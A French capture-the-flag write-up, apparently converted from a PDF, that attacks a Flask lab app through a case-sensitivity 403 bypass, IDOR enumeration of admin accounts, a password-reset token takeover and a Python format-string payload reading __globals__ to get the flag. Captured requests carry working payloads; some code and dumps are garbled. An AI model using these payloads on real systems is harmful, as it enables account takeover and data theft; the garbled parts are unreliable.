

Introduction

Avec ce challenge, l'archive [sources.zip](#) nous est fournie. Il s'agit du code source de l'application active sur <http://127.0.0.1:8000/>. Cette archive contient l'arborescence suivante :

```
$ tree -L 2
.
├── api
│   ├── Beer.py
│   └── queries.py
├── app.py
├── db
│   └── database.db
└── templates
    ├── beer.html
    └── index.html

3 directories, 6 files
```

Il s'agit donc d'une application python, utilisant le Framework Flask afin de démarrer un serveur web.

En analysant les sources on remarque les endpoints suivants :

```
@app.route("/api/<endpoint>/<id_user>")
@app.route("/api/password-reset", methods=["POST"])
@app.route("/api/login", methods=["POST"])
@app.route("/api/admin", methods=["POST"])
@app.route(f"/api/{SECRET_ENDPOINT}", methods=["POST"])
```

Le fichier [api/queries.py](#) contient les requêtes SQL faites vers la base de données SQLite qui semblent sécurisées l'aide de requêtes préparées.

Dans le fichier [api/secret.py](#) on remarque la présence de la classe « Secret », ainsi qu'une variable globale

« SECRET_ENDPOINT » contenant notre route que l'on va devoir trouver.

```
SECRET_ENDPOINT = "secret"

class Secret:
    def __init__(self, secret):
        self.secret = secret

    def __repr__(self):
        return f"The secret endpoint is : /{self.secret} !"
```

Identification des vulnérabilités

1. 403 Bypass

Le premier endpoint accessible est le suivant :

```
# To manage multi-endpoints
@app.route("/api/<endpoint>/<id_user>")def
parse(endpoint, id_user):
    if endpoint.lower() in ENDPOINTS:if
        endpoint == "users":
            return jsonify(error="This endpoint is for admins only."), 403
            return jsonify(get_user(int(id_user)))
        else:
```

La fonction permet de faire du parsing sur la valeur « endpoint » afin d'afficher les informations de l'utilisateur relié à l'« user_id » passé également en paramètre.

Cependant nous ne sommes pas autorisés à requêter l'URI /api/users/<id> puisqu'il vérifie si la partie endpoint vaut « users » qui semble réservé aux admins et retourne une erreur 403. (L'endpoint est un peu bidouillé pour que ça fonctionne je l'avoue).

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /api/users/1 HTTP/1.1				1 HTTP/1.1 403 FORBIDDEN			
2 Host: 192.168.95.133:8000				2 Server: Werkzeug/2.1.2 Python/3.10.7			
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0				3 Date: Thu, 27 Apr 2023 09:22:46 GMT			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				4 Content-Type: application/json			
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3				5 Content-Length: 46			
6 Accept-Encoding: gzip, deflate				6 Connection: close			
7 Connection: close				7			
8 Upgrade-Insecure-Requests: 1				8 {			
9				9 "error":"This endpoint is for admins only."			
10				10 }			

Cependant, l'application ne prend pas en compte la partie « case sensitive » des endpoints, et il est possible de contourner la condition suivante à l'aide de majuscules :

```
if endpoint == "users":
    return jsonify(error="This endpoint is for admins only."), 403
return jsonify(get_user(int(id_user)))
```


Cela donne : GET /api/Users/1

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /api/Users/1 HTTP/1.1				1 HTTP/1.1 200 OK			
2 Host: 192.168.95.133:8000				2 Server: Werkzeug/2.1.2 Python/3.10.7			
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0				3 Date: Thu, 27 Apr 2023 09:26:21 GMT			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				4 Content-Type: application/json			
5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3				5 Content-Length: 241			
6 Accept-Encoding: gzip, deflate				6 Connection: close			
7 Connection: close				7			
8 Upgrade-Insecure-Requests: 1				8 [
9				9 {			
10				10 "address":"Ap #122-6424 Diam Road",			
				11 "city":"Aguachica",			
				12 "email":"hart6332@aol.fr",			
				13 "id":1,			
				14 "phone":"+07 22 68 98 37",			
				15 "postalZip":"6377",			
				16 "region":"Haute-Normandie",			
				17 "role":"USER",			
				18 "token":"C1905DC5-3084-39E1-8EE5-D61008AB0A6A",			
				19 "username":"Hart"			
				20 }			
				21]			

2. IDOR

Maintenant que nous avons accès à l'endpoint users, nous avons la possibilité de lister l'intégralité des utilisateurs de l'application. L'objectif est de cibler en particulier les comptes d'administration, se caractérisant par le rôle « ADMIN » dans la réponse JSON.

Pour cela, il est possible d'utiliser l'intruder de Burp pour incrémenter la partie « user_id » tout en matchant « ADMIN » dans la réponse du serveur.



Grep - Match

These settings can be used to flag result items containing specified expressions.

☒ Flag result items with responses matching these expressions:

Paste ADMIN

Load ...

Remove

Clear

Add ADMIN

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

Une fois l'intruder terminé, nous récupérons bien la liste des utilisateurs au rôle « ADMIN ».

Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	ADMIN	Comment
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	415	1	
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	419	1	
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	403	1	
13	12	200	<input type="checkbox"/>	<input type="checkbox"/>	408	1	
17	16	200	<input type="checkbox"/>	<input type="checkbox"/>	416	1	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	407		
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	167		
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	407		
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	411		

Request	Response
Pretty	Raw Hex Render
1	HTTP/1.1 200 OK
2	Server: Werkzeug/2.1.2 Python/3.10.7
3	Date: Thu, 27 Apr 2023 09:30:57 GMT
4	Content-Type: application/json
5	Content-Length: 249
6	Connection: close
7	
8	[
9	{
	"address": "914-3237 Duis St.",
	"city": "North Waziristan",
	"email": "olsen@icloud.fr",
	"id": 2,
	"phone": "05 88 45 53 65",
	"postalZip": "531448",
	"region": "D\u014dngb\u011bi",
	"role": "ADMIN",
	"token": "74317EF3-5110-385B-2FDC-A07F4F1D9F42",
	"username": "olsen"
	}
]

Autre résultat intéressant dans la réponse de l'api est la partie « token », qui semble être un UUID.

3. Password reset abuse

Ce token retourné est loin d'être inintéressant puisqu'il sert à être utilisé lors de la réinitialisation de mot de passe.

En effet l'endpoint `/api/password-reset` attend 2 paramètres : « token » et « password ». En regardant la fonction `update_password` on remarque qu'il est possible de mettre à jour de mot de passe d'un compte à condition de connaître ce token :

```
def update_password(token, password):
    conn = connect()
    cur = conn.cursor()
    cur.execute("UPDATE users SET pwd = ? WHERE token = ?", (password, token,))
    conn.commit()
```

De ce fait, nous pouvons forger la requête suivant pour réinitialiser le mot de passe d'un administrateur :

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /api/password-reset HTTP/1.1 2 Host: 192.168.95.133:8000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0 .9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Content-type: application/json 9 Upgrade-Insecure-Requests: 1 10 Content-Length: 77 11 12 { "token": "EF8A1E88-767B-C121-CC78-8A88C7068CD2", "password": "JrmbtFanAccount" }</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.1.2 Python/3.10.7 3 Date: Thu, 27 Apr 2023 09:43:20 GMT 4 Content-Type: application/json 5 Content-Length: 43 6 Connection: close 7 8 { "success": "The password has been reset." 9 }</pre>			

Une fois le mot de passe mit à jour, il est possible de se connecter au compte compromis et ainsi obtenir un jeton de session valide :


Request				Response					
Pretty	Raw	Hex		Pretty	Raw	Hex	Render	JSON Web Token	JSON Web Tokens
<pre>1 POST /api/login HTTP/1.1 2 Host: 192.168.95.133:8000 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0 .9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Content-type: application/json 9 Upgrade-Insecure-Requests: 1 10 Content-Length: 50 11 12 { "username": "Church", "password": "JrmbtFanAccount" }</pre>				<pre>1 HTTP/1.1 200 OK 2 Server: Werkzeug/2.1.2 Python/3.10.7 3 Date: Thu, 27 Apr 2023 09:44:00 GMT 4 Content-Type: application/json 5 Content-Length: 123 6 Connection: close 7 8 { "jwt": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzZW50b3RhdGEiLCJ1b250b250b3RhdGEiOiJrmbtFanAccount" 9 }</pre>					

4. Python format string

Afin d'accéder à l'endpoint admin, il est nécessaire de s'authentifier en fournissant le token récupéré précédemment dans le header « X-API-Key ».

Dans un premier temps l'intégrité du token est correctement vérifiée, et la partie « ROLE » des données doit être à « ADMIN ».

Ensuite, l'API récupère la variable « beer » contenue dans le JSON envoyé.



The screenshot displays a REST client interface with two panels: 'Request' and 'Response'.

Request Panel:

- Method: POST
- URL: /api/admin
- Headers:
 - Host: 192.168.95.133:8000
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
 - Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
 - Accept-Encoding: gzip, deflate
 - Connection: close
 - Content-type: application/json
 - X-API-Key: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6NCwicm9sZSI6IkFETU10In0.xu340G1UP0X2cD10NDPkuRy0SYZ4-Fg87xwXj_j781k
- Body (JSON):

```
{  "beer": "Paix dieu"}
```

Response Panel:

- Status: HTTP/1.1 200 OK
- Headers:
 - Server: Werkzeug/2.1.2 Python/3.10.7
 - Date: Thu, 27 Apr 2023 09:52:50 GMT
 - Content-Type: text/html; charset=utf-8
 - Content-Length: 236
 - Connection: close
- Body (HTML):

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>
Welcome
</title>
</head>
<body>

Hi sir, you ordered a Paix dieu, it's coming !

</body>
</html>
```

Grâce à cette requête nous avons réussi à commander une Paix dieu ! C'est déjà super, mais le challenge ne s'arrête *malheureusement* pas là.


En regardant de plus près comment le contenu passé est rendu dans le template, on remarque qu'une chaîne de formatage est utilisée :

```
return render_template("beer.html", beer=f"{beer}".format(beer=beer))
```

Le fait d'utiliser cette syntaxe lors du format string est une vulnérabilité, car cela permet d'accéder aux propriétés de l'objet directement dans la chaîne de formatage.

- <https://realpython.com/python-string-formatting/>
- <https://lucumr.pocoo.org/2016/12/29/careful-with-str-format/>

Nous pouvons confirmer la vulnérabilité en envoyant {beer} permettant de faire appel à l'objet lui-même :



Ici on remarque que la méthode `_repr_` (équivalent d'un `toString`) est appelée 2 fois puisque nous avons 2 fois l'output.

Après quelques recherches sur google on tombe sur cet [article](#) qui explique très bien comment faire, mais l'objectif est de creuser un peu plus loin en utilisant un debugger python.

Pour ce faire, nous allons utiliser les librairies [ipdb](#) et [rich](#). Grâce à ces librairies nous allons poser un breakpoint dans le code, et ainsi pouvoir inspecter la variable « beer » et voir ce qu'il est possible d'en tirer.

Dans le code `app.py` ajoutons les lignes suivantes :

```
import jwt
import ipdb, rich
...
@app.route("/api/admin", methods=["POST"])
...
    beer = Beer(beer)
    ipdb.set_trace()
```

En relançant le code, le processus se met en pause et nous offre un prompt.

```
$ flask run --host=0.0.0.0 --port=8000
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on all addresses (0.0.0.0)
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://127.0.0.1:8000
* Running on http://192.168.95.133:8000 (Press CTRL+C to quit)
192.168.95.1 - - [27/Apr/2023 19:59:20] "POST /api/login HTTP/1.1" 200 -
> /home/elweth/Documents/training/vendredi/app/app.py(62)flag()
61         ipdb.set_trace()
--> 62         return render_template("beer.html", beer=f"{beer}".format(beer=beer))
63     except Exception as e:

ipdb> 
```

Nous avons accès à une console-like python, permettant d'effectuer des actions sur le programme. Par exemple, nous pouvons afficher le contenu de la variable `beer` :


```
ipdb> print(beer)
Hi sir, you ordered a {beer}, it's coming !
ipdb> 
```

En utilisant la librairie *rich*, il est possible de lister toutes les méthodes auxquelles l'objet `beer` a accès.

```
ipdb> rich.inspect(beer, all=True)
```

```

apdb> rich.inspect(beer, all=True)
<class 'api.Beer.Beer'>
Hi sir, you ordered a Paix dieu, it's coming !
__dict__ = {'product': 'Paix dieu'}
__doc__ = None
__module__ = 'api.Beer'
product = 'Paix dieu'
__weakref__ = None
__class__ = class __class__(product):
__delattr__ = def __delattr__(name, /): Implement delattr(self, name).
__dir__ = def __dir__(): Default dir() implementation.
__eq__ = def __eq__(value, /): Return self==value.
__format__ = def __format__(format_spec, /): Default object formatter.
__ge__ = def __ge__(value, /): Return self>=value.
__getattribute__ = def __getattribute__(name, /): Return getattr(self, name).
__gt__ = def __gt__(value, /): Return self>value.
__hash__ = def __hash__(): Return hash(self).
__init__ = def __init__(product): Initialize self. See help(type(self)) for accurate signature.
__init_subclass__ = def __init_subclass__(...) This method is called when a class is subclassed.
__le__ = def __le__(value, /): Return self<=value.
__lt__ = def __lt__(value, /): Return self<value.
__ne__ = def __ne__(value, /): Return self!=value.
__new__ = def __new__(*args, **kwangs): Create and return a new object. See help(type) for accurate signature.
__reduce__ = def __reduce__(): Helper for pickle.
__reduce_ex__ = def __reduce_ex__(protocol, /): Helper for pickle.
__repr__ = def __repr__(): Return repr(self).
__setattr__ = def __setattr__(name, value, /): Implement setattr(self, name, value).
__sizeof__ = def __sizeof__(): Size of object in memory, in bytes.
__str__ = def __str__(): Return str(self).
__subclasshook__ = def __subclasshook__(...) Abstract classes can override this to customize issubclass().

```

Il est donc possible d'appeler toutes ces méthodes, dont la méthode `__init__` permettant de construire l'objet `Beer`.

```
ipdb> beer.__init__
<bound method Beer.__init__ of Hi sir, you ordered a Paix dieu, it's coming !>
ipdb>
```

On garde en tête que notre précieux flag est sauvegardé dans les variables globales de l'objet Beer, auxquelles il est possible d'accéder via la propriété `globals` :

```

api says you ordered a foo, it's coming :
#mduffy: beer_...init_...globals_
({'__name__': 'api.beer', '__doc__': None, '__package__': 'api', '__loader__': <frozen_importlib_external.SourceFileLoader object at 0x7f6b4c322d40>, '__spec__': <frozen_importlib_external.SourceFileLoader object at 0x7f6b4c322d40>, 'origin': '/home/elweth/Documents/training/vendrid/app/api/Beer.py', '__file__': '/home/elweth/Documents/training/vendrid/app/api/Beer.py', '__cached__': '/home/elweth/Documents/training/vendrid/app/api/_pycache_/Beer.cpython-310.pyc', '__builtins__': {'__name__': '__main__', '__doc__': None, '__package__': '', '__loader__': None, '__spec__': ModuleSpec(name='builtins', loader=<class 'frozen_importlib.BuiltinImporter'>, origin='built-in'), '__build_class__': <built-in function __build__ in function __import__>, '__abs__': <built-in function abs>, '__all__': <built-in function all>, '__any__': <built-in function any>, '__ascii__': <built-in function ascii>, '__breakpoint__': <built-in function breakpoint>, '__callable__': <built-in function callable>, '__chr__': <built-in function chr>, '__compile__': <built-in function compile>, '__dir__': <built-in function dir>, '__divmod__': <built-in function divmod>, '__eval__': <built-in function eval>, '__exec__': <built-in function exec>, '__format__': <built-in function format>, '__getattr__': <built-in function getattr>, '__globals__': <built-in function globals>, '__hasattr__': <built-in function hasattr>, '__hash__': <built-in function hash>, '__hex__': <built-in function hex>, '__id__': <built-in function id>, '__input__': <built-in function input>, '__instance__': <built-in function isinstance>, '__issubclass__': <built-in function isinstance>, '__iter__': <built-in function iter>, '__len__': <built-in function len>, '__locals__': <built-in function locals>, '__max__': <built-in function max>, '__min__': <built-in function min>, '__next__': <built-in function next>, '__anext__': <built-in function anext>, '__oct__': <built-in function oct>, '__ord__': <built-in function ord>, '__pow__': <built-in function pow>, '__repr__': <built-in function repr>, '__round__': <built-in function round>, '__setattr__': <built-in function setattr>, '__sorted__': <built-in function sorted>, '__str__': <built-in function str>, '__subclass__': <built-in function issubclass>, '__vars__': <built-in function vars>, '__None__': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented, 'False': False, 'True': True, 'bool': <class 'bool'>, 'memoryview': <class 'memoryview'>, 'bytearray': <class 'bytearray'>, 'bytes': <class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex': <class 'complex'>, 'dict': <class 'dict'>, 'filter': <class 'filter'>, 'float': <class 'float'>, 'frozenset': <class 'frozenset'>, 'property': <class 'property'>, 'int': <class 'int'>, 'list': <class 'list'>, 'object': <class 'object'>, 'range': <class 'range'>, 'reversed': <class 'reversed'>, 'set': <class 'set'>, 'slice': <class 'slice'>, 'staticmethod': <class 'staticmethod'>, 'super': <class 'super'>, 'tuple': <class 'tuple'>, 'type': <class 'type'>, 'zip': <class 'zip'>, '__debug__': True, 'BaseException': <class 'BaseException'>, 'TypeError': <class 'TypeError'>, 'StopAsyncIteration': <class 'StopAsyncIteration'>, 'StopIteration': <class 'StopIteration'>, 'GeneratorExit': <class 'GeneratorExit'>, 'KeyboardInterrupt': <class 'KeyboardInterrupt'>, 'ImportError': <class 'ImportError'>, 'ModuleNotFoundError': <class 'ModuleNotFoundError'>, 'EnvironmentError': <class 'OSError'>, 'IOError': <class 'OSError'>, 'EOFError': <class 'EOFError'>, 'RuntimeError': <class 'RuntimeError'>, 'RecursionError': <class 'RecursionError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'NameError': <class 'NameError'>, 'UnboundLocalError': <class 'UnboundLocalError'>, 'AttributeError': <class 'AttributeError'>})

```

Et sur Burp :

The image shows a screenshot of the Burp Suite interface. On the left, the 'Request' tab is active, displaying a POST request to `/api/admin`. The request body is a JSON object: `{ "beer": { "beer.__init__.__globals__" } }`. On the right, the 'Response' tab is active, displaying an HTML response. The response starts with `Hi sir, you ordered a` followed by a long string of Python code that appears to be a CTF challenge. The response is rendered in a browser view on the right side of the interface.

Une fois le tableau de variables globales récupéré, il ne reste plus qu'à récupérer le contenu de `admin_keys` puis `FLAG` :

The image shows a screenshot of the Burp Suite interface. On the left, the 'Request' tab is active, displaying a POST request to `/api/admin`. The request body is a JSON object: `{ "beer": { "beer.__init__.__globals__[admin_keys][FLAG]" } }`. On the right, the 'Response' tab is active, displaying an HTML response. The response starts with `Hi sir, you ordered a CTF{4cc0unt_T4keOver_w1th_P4ssw0rd_R3set_t0_F0rm4t_Str1ng}` followed by `it's coming !`. The response is rendered in a browser view on the right side of the interface.

GH{4cc0unt_T4keOver_w1th_P4ssw0rd_R3set_t0_F0rm4t_Str1ng}

Ressources

- <https://flask.palletsprojects.com/en/2.3.x/>
- https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html
- <https://podalirius.net/en/articles/python-format-string-vulnerabilities/>
- <https://ctftime.org/writeup/10851>
- <https://www.root-me.org/fr/Challenges/App-Script/Python-format-string>